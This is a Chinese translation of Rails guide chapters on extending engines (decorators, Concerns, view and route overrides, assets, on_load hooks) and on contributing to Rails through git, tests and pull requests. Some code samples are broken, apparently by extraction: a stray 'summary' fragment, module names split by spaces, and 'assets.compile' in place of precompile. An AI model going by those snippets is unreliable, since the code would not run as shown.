要想扩展引擎的模型类和控制器类，我们可以在宿主应用中直接打开它们（因为模型类和控制器类只不过是继承了特定 Rails 功能的 Ruby 类）。通过打开类的技术，我们可以根据宿主应用的需求对引擎的类进行自定义，实际操作中通常会使用装饰器模式。

通过 `Class#class_eval` 方法可以对类进行简单修改，通过 `ActiveSupport::Concern` 模块可以完成对类的复杂修改。

34.6.1.1 使用装饰器以及加载代码时的注意事项

打开类时使用的装饰器并未在 Rails 应用中引用，因此 Rails 的自动加载系统不会加载这些装饰器。换句话说，我们需要手动加载这些装饰器。

下面是一些示例代码：

```
# lib/blorgh/engine.rb
module Blorgh
  class Engine < ::Rails::Engine
    isolate_namespace Blorgh

    config.to_prepare do
      Dir.glob(Rails.root + "app/decorators/**/*_decorator*.rb").each do |c|
        require_dependency(c)
      end
    end
  end
end
```

不光是装饰器，对于添加到引擎中但没有在宿主应用中引用的任何东西，都需要进行这样的处理。

34.6.1.2 通过 `Class#class_eval` 实现装饰器模式

添加 `Article#time_since_created` 方法：

```
# MyApp/app/decorators/models/blorgh/article_decorator.rb

Blorgh::Article.class_eval do
  def time_since_created
    Time.current - created_at
  end
end

# Blorgh/app/models/article.rb

class Article < ApplicationRecord
  has_many :comments
end
```

覆盖 `Article#summary` 方法：

```
# MyApp/app/decorators/models/blorgh/article_decorator.rb

Blorgh::Article.class_eval do
  def summary
    "#{title} - #{truncate(text)}"
  end
end

# Blorgh/app/models/article.rb
```

```

class Article < ActiveRecord
  has_many :comments
  def summary
    "#{title}"
  end
end

```

34.6.1.3 通过 ActiveSupport::Concern 模块实现装饰器模式

对类进行简单修改时，使用 `Class#class_eval` 方法很方便，但对于复杂的修改，就应该考虑使用 `ActiveSupport::Concern` 模块了。`ActiveSupport::Concern` 模块能够管理互相关联、依赖的模块和类运行时的加载顺序，这样我们就可以放心地实现代码的模块化。

添加 `Article#time_since_created` 方法并覆盖 `Article#summary` 方法：

```

# MyApp/app/models/blorgh/article.rb

class Blorgh::Article < ActiveRecord
  include Blorgh::Concerns::Models::Article

  def time_since_created
    Time.current - created_at
  end

  def summary
    "#{title} - #{truncate(text)}"
  end
end

# Blorgh/app/models/article.rb

class Article < ActiveRecord
  include Blorgh::Concerns::Models::Article
end

# Blorgh/lib/concerns/models/article.rb

module Blorgh::Concerns::Models::Article
  extend ActiveSupport::Concern

  # `included do` 中的代码可以在代码所在位置 (article.rb) 的上下文中执行,
  # 而不是在模块的上下文中执行 (blorgh/concerns/models/article)。
  included do
    attr_accessor :author_name
    belongs_to :author, class_name: "User"

    before_validation :set_author

    private
    def set_author
      self.author = User.find_or_create_by(name: author_name)
    end
  end
end

```

```

end

def summary
  "#{$title}"
end

module ClassMethods
  def some_class_method
    'some class method string'
  end
end
end

```

34.6.2 覆盖视图

Rails 在查找需要渲染的视图时，首先会在应用的 `app/views` 文件夹中查找。如果找不到，就会接着在所有引擎的 `app/views` 文件夹中查找。

在渲染 `Blorgh::ArticlesController` 的 `index` 动作的视图时，Rails 首先在应用中查找 `app/views/blorgh/articles/index.html.erb` 文件。如果找不到，就会接着在引擎中查找。

只要在应用中新建 `app/views/blorgh/articles/index.html.erb` 视图，就可覆盖引擎中的对应视图，这样我们就可以根据需要自定义视图的内容。

马上动手试一下，新建 `app/views/blorgh/articles/index.html.erb` 文件并添加下面的内容：

```

<h1>Articles</h1>
<%= link_to "New Article", new_article_path %>
<% @articles.each do |article| %>
  <h2><%= article.title %></h2>
  <small>By <%= article.author %></small>
  <%= simple_format(article.text) %>
  <hr>
<% end %>

```

34.6.3 路由

默认情况下，引擎和应用的路由是隔离开的。这种隔离是通过在 `Engine` 类中调用 `isolate_namespace` 方法实现的。这样，应用和引擎中的同名路由就不会发生冲突。

在 `config/routes.rb` 文件中，我们可以在 `Engine` 类上定义引擎的路由，例如：

```

Blorgh::Engine.routes.draw do
  resources :articles
end

```

正因为引擎和应用的路由是隔离开的，当我们想要在应用中链接到引擎的某个位置时，就必须使用引擎的路由代理方法。如果像使用普通路由辅助方法那样直接使用 `articles_path` 辅助方法，将无法确定实际生成的链接，因为引擎和应用有可能都定义了这个辅助方法。

例如，对于下面的例子，如果是在应用中渲染模板，就会调用应用的 `articles_path` 辅助方法，如果是在引擎中渲染模板，就会调用引擎的 `articles_path` 辅助方法：

```
<%= link_to "Blog articles", articles_path %>
```

要想确保使用的是引擎的 `articles_path` 辅助方法，我们必须通过路由代理方法来调用这个辅助方法：

```
<%= link_to "Blog articles", blorgh.articles_path %>
```

要想确保使用的是应用的 `articles_path` 辅助方法，我们可以使用 `main_app` 路由代理方法：

```
<%= link_to "Home", main_app.root_path %>
```

这样，当我们在引擎中渲染模板时，上述代码生成的链接将总是指向应用的根路径。要是不使用 `main_app` 路由代理方法，在不同位置渲染模板时，上述代码生成的链接就既有可能指向引擎的根路径，也有可能指向应用的根路径。

当我们在引擎中渲染模板时，如果在模板中调用了应用的路由辅助方法，Rails 就有可能抛出未定义方法错误。如果遇到此类问题，请检查代码中是否存在未通过 `main_app` 路由代理方法直接调用应用的路由辅助方法的情况。

34.6.4 静态资源文件

引擎和应用的静态资源文件的工作原理完全相同。由于引擎类继承自 `Rails::Engine` 类，应用知道应该在引擎的 `app/assets` 和 `lib/assets` 文件夹中查找静态资源文件。

和引擎的所有其他组件一样，引擎的静态资源文件应该具有独立的命名空间。也就是说，引擎的静态资源文件 `style.css` 的路径应该是 `app/assets/stylesheets/[engine name]/style.css`，而不是 `app/assets/stylesheets/style.css`。如果引擎的静态资源文件不具有独立的命名空间，那么就有可能和宿主应用中的同名静态资源文件发生冲突，而一旦发生冲突，宿主应用中的静态资源文件将具有更高的优先级，引擎的静态资源文件将被忽略。

假设引擎有 `app/assets/stylesheets/blorgh/style.css` 这么一个静态资源文件，要想在宿主应用中包含此文件，直接使用 `stylesheet_link_tag` 辅助方法即可：

```
<%= stylesheet_link_tag "blorgh/style.css" %>
```

同样，我们也可以使用 Asset Pipeline 的 `require` 语句加载引擎中的静态资源文件：

```
/*
 *= require blorgh/style
 */
```

提示

记住，若想使用 Sass 和 CoffeeScript 等语言，要把相关的 gem 添加到引擎的 `.gemspec` 文件中。

34.6.5 独立的静态资源文件和预编译

有时，宿主应用并不需要加载引擎的静态资源文件。例如，假设我们创建了一个仅适用于某个引擎的管理后台，这时宿主应用就不需要加载引擎的 `admin.css` 和 `admin.js` 文件，因为只有引擎的管理后台才需要这些文件。也就是说，在宿主应用的样式表中包含 `blorgh/admin.css` 文件没有任何意义。对于这种情况，我们应该显式定义那些需要预编译的静态资源文件，这样在执行 `bin/rails assets:precompile` 命令时，Sprockets 就会预编译所指定的引擎的静态资源文件。

我们可以在引擎的 `engine.rb` 文件中定义需要预编译的静态资源文件：

```
initializer "blorgh.assets.precompile" do |app|
  app.config.assets.compile += %w( admin.js admin.css )
end
```

关于这个问题的更多介绍，请参阅[第 23 章](#)。

34.6.6 其他 gem 依赖

我们应该在引擎根目录中的 `.gemspec` 文件中声明引擎的 gem 依赖，因为我们可能会以 gem 的方式安装引擎。如果在引擎的 `Gemfile` 文件中声明 gem 依赖，在通过 `gem install` 命令安装引擎时，就无法识别并安装这些依赖，这样引擎安装后将无法正常工作。

要想让 `gem install` 命令能够识别引擎的 gem 依赖，只需在引擎的 `.gemspec` 文件的 `Gem::Specification` 代码块中进行声明：

```
s.add_dependency "moo"
```

还可以像下面这样声明用于开发环境的依赖：

```
s.add_development_dependency "moo"
```

不管是用于所有环境的依赖，还是用于开发环境的依赖，在执行 `bundle install` 命令时都会被安装，只不过用于开发环境的依赖只会在运行引擎测试时用到。

注意，如果有些依赖在加载引擎时就必须加载，那么应该在引擎初始化之前就加载它们，例如：

```
require 'other_engine/engine'
require 'yet_another_engine/engine'

module MyEngine
  class Engine < ::Rails::Engine
  end
end
```

34.7 Active Support `on_load` 钩子

由于 Ruby 是动态语言，所有有些代码会导致加载相关的 Rails 组件。以下述代码片段为例：

```
ActiveRecord::Base.include(My ActiveRecordHelper)
```

加载这段代码时发现有 `ActiveRecord::Base`，因此 Ruby 会查找这个常量的定义，然后引入它。这就导致整个 Active Record 组件在启动时加载。

`ActiveSupport.on_load` 可以延迟加载代码，在真正需要时才加载。上述代码可以修改为：

```
 ActiveSupport.on_load(:active_record) { include My ActiveRecordHelper }
```

这样修改之后，加载 `ActiveRecord::Base` 时才会引入 `My ActiveRecordHelper`。

34.7.1 运作方式

在 Rails 框架中，加载相应的库时会调用这些钩子。例如，加载 `ActionController::Base` 时，调用 `:ac-`

`tion_controller_base` 钩子。也就是说，`ActiveSupport.on_load` 调用设定的 `:action_controller_base` 钩子在 `ActionController::Base` 的上下文中调用（因此 `self` 是 `ActionController::Base` 的实例）。

34.7.2 修改代码，使用 `on_load` 钩子

修改代码的方式很简单。如果代码引用了某个 Rails 组件，如 `ActiveRecord::Base`，只需把代码放在 `on_load` 钩子中。

示例 1

```
 ActiveRecord::Base.include(My ActiveRecordHelper)
```

改为：

```
 ActiveSupport.on_load(:active_record) { include My ActiveRecordHelper }
# self 在这里指代 ActiveRecord::Base 实例，因此可以直接调用 #include
```

- 示例 2**

```
 ActionController::Base.prepend(My ActionControllerHelper)
```

改为：

```
 ActiveSupport.on_load(:action_controller_base) { prepend My ActionControllerHelper }
# self 在这里指代 ActionController::Base 实例，因此可以直接调用 #prepend
```

示例 3

```
 ActiveRecord::Base.include_root_in_json = true
```

改为：

```
 ActiveSupport.on_load(:active_record) { self.include_root_in_json = true }
# self 在这里指代 ActiveRecord::Base 实例
```

34.7.3 可用的钩子

下面是可在代码中使用的钩子。

若想勾入下述某个类的初始化过程，使用相应的钩子。

类	可用的钩子
ActionCable	<code>action_cable</code>
ActionController::API	<code>action_controller_api</code>
ActionController::API	<code>action_controller</code>
ActionController::Base	<code>action_controller_base</code>
ActionController::Base	<code>action_controller</code>
ActionController::TestCase	<code>action_controller_test_case</code>
ActionDispatch::IntegrationTest	<code>action_dispatch_integration_test</code>

(续)

类	可用的钩子
ActionMailer::Base	action_mailer
ActionMailer::TestCase	action_mailer_test_case
ActionView::Base	action_view
ActionView::TestCase	action_view_test_case
ActiveJob::Base	active_job
ActiveJob::TestCase	active_job_test_case
ActiveRecord::Base	active_record
ActiveSupport::TestCase	active_support_test_case
i18n	i18n

34.8 配置钩子

下面是可用的配置钩子。这些钩子不勾入具体的组件，而是在整个应用的上下文中运行。

钩子	使用场景
before_configuration	第一运行，在所有初始化脚本运行之前调用。
before_initialize	第二运行，在初始化各组件之前运行。
before_eager_load	第三运行。 <code>config.cache_classes</code> 设为 <code>false</code> 时不运行。
after_initialize	最后运行，各组件初始化完成之后调用。

示例

```
config.before_configuration { puts 'I am called before any initializers' }
```

第七部分 为 Ruby on Rails 做贡献



第 35 章 为 Ruby on Rails 做贡献

本文介绍几种参与 Ruby on Rails 开发的方式。

读完本文后，您将学到：

- 如何使用 GitHub 报告问题；
- 如何克隆 master，运行测试组件；
- 如何帮助解决现有问题；
- 如何为 Ruby on Rails 文档做贡献；
- 如何为 Ruby on Rails 代码做贡献。

Ruby on Rails 不是某一个人的框架。这些年，有成百上千个人为 Ruby on Rails 做贡献，小到修正一个字符，大到调整重要的架构或文档——目的都是把 Ruby on Rails 变得更好，适合所有人使用。即便你现在不想编写代码或文档，也能通过其他方式做贡献，例如报告问题和测试补丁。

[Rails 的自述文件](#)说道，参与 Rails 及其子项目代码基开发的人，参与问题追踪系统、聊天室和邮件列表的人，都要遵守 Rails 的[行为准则](#)。

35.1 报告错误

Ruby on Rails 使用 [GitHub 的问题追踪系统](#)追踪问题（主要是解决缺陷和贡献新代码）。如果你发现 Ruby on Rails 有缺陷，首先应该发布到这个系统中。若想提交问题、评论问题或创建拉取请求，你要注册一个 GitHub 账户（免费）。

注意

Ruby on Rails 最新版的缺陷最受关注。此外，Rails 核心团队始终欢迎能对最新开发版做测试的人反馈。本文后面会说明如何测试最新开发版。

35.1.1 创建一个缺陷报告

如果你在 Ruby on Rails 中发现一个没有安全风险的问题，在 [GitHub 的问题追踪系统](#)中搜索一下，说不定已经有人报告了。如果之前没有人报告，接下来你要[创建一个](#)。（报告安全问题的方法参见下一节。）

问题报告应该包含标题，而且要使用简洁的语言描述问题。你应该尽量多提供相关的信息，而且至少要有一

个代码示例，演示所述的问题。如果能提供一个单元测试，说明预期行为更好。你的目标是让你自己以及其他人都能重现缺陷，找出修正方法。

然后，耐心等待。除非你报告的是紧急问题，会导致世界末日，否则你要等待可能有其他人也遇到同样的问题，与你一起去解决。不要期望你报告的问题能立即得到关注，有人立刻着手解决。像这样报告问题基本上是让自己迈出修正问题的第一步，并且让其他遇到同样问题的人复议。

35.1.2 创建可执行的测试用例

提供重现问题的方式有助于别人帮你确认、研究并最终解决问题。为此，你可以提供可执行的测试用例。为了简化这一过程，我们准备了几个缺陷报告模板供你参考：

- 报告 Active Record（模型、数据库）问题的模板：[gem / master](#)
- 报告 Active Record（迁移）问题的模板：[gem / master](#)
- 报告 Action Pack（控制器、路由）问题的模板：[gem / master](#)
- 报告 Active Job 问题的模板：[gem / master](#)
- 其他问题的通用模板：[gem / master](#)

这些模板包含样板代码，供你着手编写测试用例，分别针对 Rails 的发布版 (`*_gem.rb`) 和最新开发版 (`*_master.rb`)。

你只需把相应模板中的内容复制到一个 `.rb` 文件中，然后做必要的改动，说明问题。如果想运行测试，只需在终端里执行 `ruby the_file.rb`。如果一切顺利，测试用例应该失败。

随后，可以通过一个 [gist](#) 分享你的可执行测试用例，或者直接粘贴到问题描述中。

35.1.3 特殊对待安全问题

提醒

请不要在公开的 GitHub 问题报告中报告安全漏洞。安全问题的报告步骤在 [Rails 安全方针页面](#) 中有详细说明。

35.1.4 功能请求怎么办？

请勿在 GitHub 问题追踪系统中请求新功能。如果你想把新功能添加到 Ruby on Rails 中，你要自己编写代码，或者说服他人与你一起编写代码。本文后面会详述如何为 Ruby on Rails 提请补丁。如果在 GitHub 问题追踪系统发布希望含有的功能，但是没有提供代码，在审核阶段会将其标记为“无效”。

有时，很难区分“缺陷”和“功能”。一般来说，功能是为了添加新行为，而缺陷是导致不正确行为的缘由。有时，核心团队会做判断。尽管如此，区别通常影响的是补丁放在哪个发布版中。我们十分欢迎你提交功能！只不过，新功能不会添加到维护分支中。

如果你想在着手打补丁之前征询反馈，请向 [rails-core 邮件列表](#) 发送电子邮件。你可能得不到回应，这表明大家是中立的。你可能会发现有人对你提议的功能感兴趣；可能会有人说你的提议不可行。但是新想法就应该在那里讨论。GitHub 问题追踪系统不是集中讨论特性请求的正确场所。

35.2 帮助解决现有问题

除了报告问题之外，你还可以帮助核心团队解决现有问题。如果查看 GitHub 中的[问题列表](#)，你会发现很多问题都得到了关注。为此你能做些什么呢？其实，你能做的有很多。

35.2.1 确认缺陷报告

对新人来说，帮助确认缺陷报告就行了。你能在自己的电脑中重现报告的问题吗？如果能，可以在问题的评论中说你发现了同样的问题。

如果问题描述不清，你能帮忙说得更具体些吗？或许你可以提供额外的信息，帮助重现缺陷，或者去掉说明问题所不需要的步骤。

如果发现缺陷报告中没有测试，你可以贡献一个失败测试。这是学习源码的好机会：查看现有的测试文件能让你学到如何编写更好的测试。新测试最好以补丁的形式提供，详情参阅[35.5 节](#)。

不管你自己写不写代码，只要你能把缺陷报告变得更简洁、更便于重现，就能为尝试修正缺陷的人提供帮助。

35.2.2 测试补丁

你还可以帮忙检查通过 GitHub 为 Ruby on Rails 提交的拉取请求。在使用别人的改动之前，你要创建一个专门的分支：

```
$ git checkout -b testing_branch
```

然后可以使用他们的远程分支更新代码基。假如 GitHub 用户 JohnSmith 派生了 Rails 源码，地址是 <https://github.com/JohnSmith/rails>，然后推送到主题分支“orange”：

```
$ git remote add JohnSmith https://github.com/JohnSmith/rails.git
$ git pull JohnSmith orange
```

然后，使用主题分支中的代码做测试。下面是一些考虑的事情：

- 改动可用吗？
- 你对测试满意吗？你能理解测试吗？缺少测试吗？
- 有适度的文档覆盖度吗？其他地方的文档需要更新吗？
- 你喜欢他的实现方式吗？你能以更好或更快的方式实现部分改动吗？

拉取请求中的改动让你满意之后，在 GitHub 问题追踪系统中发表评论，表明你赞成。你的评论应该说你喜欢这个改动，以及你的观点。比如说：

我喜欢你对 generate_finder_sql 这部分代码的调整，现在更好了。测试也没问题。

如果你的评论只是说“+1”，其他评审很难严肃对待。你要表明你花时间审查拉取请求了。

35.3 为 Rails 文档做贡献

Ruby on Rails 主要有两份文档：这份指南，帮你学习 Ruby on Rails；API，作为参考资料。

你可以帮助改进这份 Rails 指南，把它变得更简单、更为一致，也更易于理解。你可以添加缺少的信息、更正错误、修正错别字或者针对最新的 Rails 开发版做更新。

为此，可以向 [Rails 项目](#) 发送拉取请求。

如果你想为文档做贡献，请阅读[第 36 章](#)和[第 37 章](#)。

注意

为了减轻 CI 服务器的压力，关于文档的提交消息中应该包含 `[ci skip]`，跳过构建步骤。只修改文档的提交一定要这么做。

35.4 翻译 Rails 指南

我们欢迎人们自发把 Rails 指南翻译成其他语言。翻译时请遵照下述步骤：

- 派生 <https://github.com/rails/rails> 项目
- 为你的语言添加一个文件夹，例如针对意大利语的 `guides/source/it-IT`
- 把 `guides/source` 中的内容复制到你创建的文件夹中，然后翻译
- 不要翻译 HTML 文件，因为那是自动生成的

注意，翻译不提交到 Rails 仓库中。如前所述，翻译在你派生的项目中操作。这么做的原因是，或许只有英语文档适合通过补丁维护。

如果想生成这份指南的 HTML 格式，进入 `guides` 目录，然后执行（以 `it-IT` 为例）：

```
$ bundle install  
$ bundle exec rake guides:generate:html GUIDES_LANGUAGE=it-IT
```

上述命令在 `output` 目录中生成这份指南。

注意

上述说明针对 Rails 4 及以上版本。Redcarpet gem 无法在 JRuby 中使用。

已知的翻译成果：

- 意大利语：<https://github.com/rixlabs/docrails>
- 西班牙语：<http://wiki.github.com/gramos/docrails>
- 波兰语：<https://github.com/apohllo/docrails/tree/master>
- 法语：<https://github.com/railsfrance/docrails>
- 捷克语：<https://github.com/rubyonrails-cz/docrails/tree/czech>
- 土耳其语：<https://github.com/ujk/docrails/tree/master>

- 韩语: <https://github.com/rorlakr/rails-guides>
- 简体中文: <https://github.com/AndorChen/rails-guides>
- 繁体中文: <https://github.com/docrails-tw/guides>
- 俄语: <https://github.com/morsbox/rusrails>
- 日语: <https://github.com/yasslab/railsguides.jp>

35.5 为 Rails 代码做贡献

35.5.1 搭建开发环境

过了提交缺陷这个初级阶段之后，若想帮助解决现有问题，或者为 Ruby on Rails 贡献自己的代码，必须要能运行测试组件。这一节教你在自己的电脑中搭建测试的环境。

35.5.1.1 简单方式

搭建开发环境最简单、也是推荐的方式是使用 [Rails 开发虚拟机](#)。

35.5.1.2 笨拙方式

如果你不便使用 Rails 开发虚拟机，请阅读[第 43 章](#)。

35.5.2 克隆 Rails 仓库

若想贡献代码，需要克隆 Rails 仓库：

```
$ git clone https://github.com/rails/rails.git
```

然后创建一个专门的分支：

```
$ cd rails
$ git checkout -b my_new_branch
```

分支的名称无关紧要，因为这个分支只存在于你的本地电脑和你在 GitHub 上的个人仓库中，不会出现在 Rails 的 Git 仓库里。

35.5.3 bundle install

安装所需的 gem：

```
$ bundle install
```

35.5.4 使用本地分支运行应用

如果想使用虚拟的 Rails 应用测试改动，执行 `rails new` 命令时指定 `--dev` 旗标，使用本地分支生成一个应用：

```
$ cd rails
$ bundle exec rails new ~/my-test-app --dev
```

上述命令使用本地分支在 `~/my-test-app` 目录中生成一个应用，重启服务器后便能看到改动的效果。

35.5.5 编写你的代码

现在可以着手添加和编辑代码了。你处在自己的分支中，可以编写任何你想编写的代码（使用 `git branch -a` 确定你处于正确的分支中）。不过，如果你打算把你的改动提交到 Rails 中，要注意几点：

- 代码要写得正确。
- 使用 Rails 习惯用法和辅助方法。
- 包含测试，在没有你的代码时失败，添加之后则通过。
- 更新（相应的）文档、别处的示例和指南。只要受你的代码影响，都更新。

提示

装饰性的改动，没有为 Rails 的稳定性、功能或可测试性做出实质改进的改动一般不会接受（关于这一决定的讨论参见[这里](#)）。

35.5.5.1 遵守编程约定

Rails 遵守下述简单的编程风格约定：

- （缩进）使用两个空格，不用制表符。
- 行尾没有空白。空行不能有任何空白。
- 私有和受保护的方法多一层缩进。
- 使用 Ruby 1.9 及以上版本采用的散列句法。使用 `{ a: :b }`，而非 `{ :a => :b }`。
- 较之 `and/or`，尽量使用 `&&/||`。
- 编写类方法时，较之 `self.method`，尽量使用 `class << self`。
- 使用 `my_method(my_arg)`，而非 `my_method(my_arg)` 或 `my_method my_arg`。
- 使用 `a = b`，而非 `a=b`。
- 使用 `assert_not` 方法，而非 `refute`。
- 编写单行块时，较之 `method{do_stuff}`，尽量使用 `method { do_stuff }`。
- 遵照源码中在用的其他约定。

以上是指导方针，使用时请灵活应变。

35.5.6 对你的代码做基准测试

如果你的改动对 Rails 的性能有影响，请对你的代码做基准测试，衡量影响。请把基准测试脚本与结果一起分享出来。应该考虑把这个信息写入提交消息，以便后续开发者验证你的发现，确定是否仍有必要修改。（例如，Ruby VM 最新的优化出来后，以前的优化可能就没必要了。）

针对你所关注的情况做优化十分简单，但是在其他情况下可能导致回归错误。英雌，应该在一些典型的情况下测试你的改动。理想情况下，你应该在从生产应用中抽离出来的真实场景中测试。

你可以从[基准测试模板](#)入手，模板中有使用 `benchmark-ips` gem 的样板代码。这个模板针对相对独立的改动，可以直接放在脚本中。

35.5.7 运行测试

在推送改动之前，通常不运行整个测试组件。railties 的测试组件所需的时间特别长，如果按照推荐的工作流程，使用 `rails-dev-box` 把源码挂载到 `/vagrant`，时间更长。

作为一种折中方案，应该测试明显受到影响的代码；如果不是改动 railties，运行受影响的组件的整个测试组件。如果所有测试都能通过，表明你可以提请你的贡献了。为了捕获别处预料之外的问题，我们配备了 [Travis CI](#)，作为一个安全保障。

35.5.7.1 整个 Rails

运行全部测试：

```
$ cd rails  
$ bundle exec rake test
```

35.5.7.2 某个组件

可以只运行某个组件（如 Action Pack）的测试。例如，运行 Action Mailer 的测试：

```
$ cd actionmailer  
$ bundle exec rake test
```

35.5.7.3 运行单个测试

可以通过 `ruby` 运行单个测试。例如：

```
$ cd actionmailer  
$ bundle exec ruby -w -Itest test/mail_layout_test.rb -n test_explicit_class_layout
```

`-n` 选项指定运行单个方法，而非整个文件。

35.5.7.4 测试 Active Record

首先，创建所需的数据。必要的表名、用户名和密码参见 `activerecord/test/config.example.yml`。

对 MySQL 和 PostgreSQL 来说，运行 SQL 语句 `create database activerecord_unittest` 和 `create database activerecord_unittest2` 就行。SQLite3 无需这一步。

只使用 SQLite3 运行 Active Record 的测试组件：

```
$ cd activerecord  
$ bundle exec rake test:sqlite3
```

然后分别运行：

```
test:mysql2  
test:postgresql
```

最后，一次运行前述三个测试：

```
$ bundle exec rake test
```

也可以单独运行某个测试：

```
$ ARCONN=sqlite3 bundle exec ruby -Itest test/cases/associations/has_many_associations_test.rb
```

使用全部适配器运行某个测试：

```
$ bundle exec rake TEST=test/cases/associations/has_many_associations_test.rb
```

此外，还可以调用 `test_jdbcmysql`、`test_jdbcsqlite3` 或 `test_jdbcpostgresql`。针对其他数据库的测试参见 `activerecord/RUNNING_UNIT_TESTS.rdoc` 文件，持续集成服务器运行的测试组件参见 `ci/travis.rb` 文件。

35.5.8 提醒

运行测试组件的命令启用了提醒。理想情况下，Ruby on Rails 不应该发出提醒，不过你可能会见到一些，其中部分可能来自第三方库。如果看到提醒，请忽略（或修正），然后提交不发出提醒的补丁。

如果确信自己在做什么，想得到干净的输出，可以覆盖这个旗标：

```
$ RUBYOPT=-W0 bundle exec rake test
```

35.5.9 更新 CHANGELOG

CHANGELOG 是每次发布的重要一环，保存着每个 Rails 版本的改动列表。

如果添加或删除了功能、提交了缺陷修正，或者添加了弃用提示，应该在框架的 CHANGELOG 顶部添加一条记录。重构和文档修改一般不应该在 CHANGELOG 中记录。

CHANGELOG 中的记录应该概述所做的改动，并且在末尾加上作者的名字。如果需要，可以写成多行，也可以缩进四个空格，添加代码示例。如果改动与某个工单有关，应该加上工单号。下面是一条 CHANGELOG 记录示例：

```
* Summary of a change that briefly describes what was changed. You can use multiple  
lines and wrap them at around 80 characters. Code examples are ok, too, if needed:
```

```
class Foo  
  def bar  
    puts 'baz'  
  end  
end
```

```
You can continue after the code example and you can attach issue number. GH#1234
```

```
*Your Name*
```

如果没有代码示例，或者没有分成多行，可以直接在最后一个词后面加上作者的名字。否则，最好新起一段。

35.5.10 更新 Gemfile.lock

有些改动需要更新依赖。此时，要执行 `bundle update` 命令，获取依赖的正确版本，并且随改动一起提交 `Gemfile.lock` 文件。

35.5.11 提交改动

在自己的电脑中对你的代码满意之后，要把改动提交到 Git 仓库中：

```
$ git commit -a
```

上述命令会启动编辑器，让你编写一个提交消息。写完之后，保存并关闭编辑器，然后继续往下做。

行文好，而且具有描述性的提交消息有助于别人理解你为什么做这项改动，因此请认真对待提交消息。

好的提交消息类似下面这样：

```
Short summary (ideally 50 characters or less)
```

```
More detailed description, if necessary. It should be wrapped to  
72 characters. Try to be as descriptive as you can. Even if you  
think that the commit content is obvious, it may not be obvious  
to others. Add any description that is already present in the  
relevant issues; it should not be necessary to visit a webpage  
to check the history.
```

The description section can have multiple paragraphs.

Code examples can be embedded by indenting them with 4 spaces:

```
class ArticlesController  
  def index  
    render json: Article.limit(10)  
  end  
end
```

You can also add bullet points:

- make a bullet point by starting a line with either a dash (-) or an asterisk (*)
- wrap lines at 72 characters, and indent any additional lines with 2 spaces for readability

提示

如果合适，请把多条提交压缩成一条提交。这样便于以后挑选，而且能保持 Git 日志整洁。

35.5.12 更新你的分支

你在改动的过程中，master 分支很有可能有变化。请获取这些变化：

```
$ git checkout master  
$ git pull --rebase
```

然后在最新的改动上重新应用你的补丁：

```
$ git checkout my_new_branch  
$ git rebase master
```

没有冲突？测试依旧能通过？你的改动依然合理？那就往下走。

35.5.13 派生

打开 GitHub 中的 Rails 仓库，点击右上角的“Fork”按钮。

把派生的远程仓库添加到本地设备中的本地仓库里：

```
$ git remote add mine https://github.com:<your user name>/rails.git
```

推送到你的远程仓库：

```
$ git push mine my_new_branch
```

你可能已经把派生的仓库克隆到本地设备中了，因此想把 Rails 仓库添加为远程仓库。此时，要这么做。

在你克隆的派生仓库的目录中：

```
$ git remote add rails https://github.com/rails/rails.git
```

从官方仓库中下载新提交和分支：

```
$ git fetch rails
```

合并新内容：

```
$ git checkout master  
$ git rebase rails/master
```

更新你派生的仓库：

```
$ git push origin master
```

如果想更新另一个分支：

```
$ git checkout branch_name  
$ git rebase rails/branch_name  
$ git push origin branch_name
```

35.5.14 创建拉取请求

打开你刚刚推送的目标仓库（例如 <https://github.com/your-user-name/rails>），点击“New pull request”按钮。

如果需要修改比较的分支（默认比较 master 分支），点击“Edit”，然后点击“Click to create a pull request for this comparison”。

确保包含你所做的改动。填写补丁的详情，以及一个有意义的标题。然后点击“Send pull request”。Rails 核心团队会收到关于此次提交的通知。

35.5.15 获得反馈

多数拉取请求在合并之前会经过几轮迭代。不同的贡献者有时有不同的观点，而且有些补丁要重写之后才能合并。

有些 Rails 贡献者开启了 GitHub 的邮件通知，有些则没有。此外，Rails 团队中（几乎）所有人都是志愿者，因此你的拉取请求可能要等几天才能得到第一个反馈。别失望！有时快，有时慢。这就是开源世界的日常。

如果过了一周还是无人问津，你可以尝试主动推进。你可以在 [rubyonrails-core 邮件列表](#) 中发消息，也可以在

拉取请求中发一个评论。

在你等待反馈的过程中，可以再创建其他拉取请求，也可以给别人的拉取请求反馈。我想，他们会感激你的，正如你会感激给你反馈的人一样。

35.5.16 必要时做迭代

很有可能你得到的反馈是让你修改。别灰心，为活跃的开源项目做贡献就要跟上社区的步伐。如果有人建议你调整代码，你应该做调整，然后重新提交。如果你得到的反馈是，你的代码不应该添加到核心中，或许你可以考虑发布成一个 gem。

35.5.16.1 压缩提交

我们要求你做的一件事可能是让你“压缩提交”，把你的全部提交合并成一个提交。我们喜欢只有一个提交的拉取请求。这样便于把改动逆向移植（backport）到稳定分支中，压缩后易于还原不良提交，而且 Git 历史条理更清晰。Rails 是个大型项目，过多无关的提交容易扰乱视线。

为此，Git 仓库中要有一个指向官方 Rails 仓库的远程仓库。这样做是有必要的，如果你还没有这么做，确保先执行下述命令：

```
$ git remote add upstream https://github.com/rails/rails.git
```

这个远程仓库的名称随意，如果你使用的不是 `upstream`，请相应修改下述说明。

假设你的远程分支是 `my_pull_request`，你要这么做：

```
$ git fetch upstream
$ git checkout my_pull_request
$ git rebase -i upstream/master

< Choose 'squash' for all of your commits except the first one. >
< Edit the commit message to make sense, and describe all your changes. >

$ git push origin my_pull_request -f
```

此时，GitHub 中的拉取请求会刷新，更新为最新的提交。

35.5.16.2 更新拉取请求

有时，你得到的反馈是让你修改已经提交的代码。此时可能需要修正现有的提交。在这种情况下，Git 不允许你推送改动，因为你推送的分支和本地分支不匹配。你无须重新发起拉取请求，而是可以强制推送到 GitHub 中的分支，如前一节的压缩提交命令所示：

```
$ git push origin my_pull_request -f
```

这个命令会更新 GitHub 中的分支和拉取请求。不过注意，强制推送可能会导致远程分支中的提交丢失。使用时要小心。

35.5.17 旧版 Ruby on Rails

如果想修正旧版 Ruby on Rails，要创建并切换到本地跟踪分支（tracking branch）。下例切换到 4-0-stable 分支：

```
$ git branch --track 4-0-stable origin/4-0-stable
```

```
$ git checkout 4-0-stable
```

提示

为了明确知道你处于代码的哪个版本，可以把 Git 分支名放到 shell 提示符中。

35.5.17.1 逆向移植

合并到 master 分支中的改动针对 Rails 的下一个主发布版。有时，你的改动可能需要逆向移植到旧的稳定分支中。一般来说，安全修正和缺陷修正会做逆向移植，而新特性和引入行为变化的补丁不会这么做。如果不确定，在逆向移植之前最好询问一位 Rails 团队成员，以免浪费精力。

